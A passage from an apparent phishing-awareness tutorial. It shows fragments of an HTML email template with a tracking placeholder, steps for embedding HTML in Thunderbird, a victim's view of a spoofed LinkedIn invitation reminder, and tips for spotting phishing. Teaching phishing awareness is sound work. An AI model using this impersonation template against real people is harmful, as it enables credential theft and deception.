<p>&nbsp;</p>

<p>{{.Tracker}}</p>
</body>
</html>
```

The steps to embedding HTML into email depend on the service provider/client. The simplest way to embed HTML into an email is by using the email client Thunderbird.

Steps:

Insert --> HTML- -> <Template>






Enter HTML tags and text:

```
<html>
<head>
      <title></title>
      <link href="https://maxcdn.bootstrapcdn.com
/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet" />
</head>
<body>
<p>&nbsp;</p>
```

Victim View:



LinkedIn

REMINDER

Invitation reminders/: From Steve Donaghy

There are a total of 4 other messages awaiting

Don't want to receive email notifications? Login to your LinkedIn account to unsu
LinkedIn values your privacy. At no time has LinkedIn made your email address a
c2013, LinkedIn Corporation.

How to Protect yourself!

Phishing pages can be very realistic, but there are usually some signs that can help spot a phishing page:

Spotting a phishing attempt:

1) The most common sign of a phishing page is that the URL doesn't include the company name or is misspelled. (a URL will appear legitimate, but a practice called cybersquatting replaces characters with similar-looking ones to mislead the user. Eg g0ogle.com)

2) The URL begins with random characters.

3) The site doesn't use SSL (HTTPS)

4) Site quality appears to be degraded (pixelated images, misaligned/misplaced elements)

Things to avoid:

1) Downloading attachments from unknown emails

2) Providing personal information over email

3) Give in to email requests that seem to be urgent/pushy.

4) Using the same password across different services.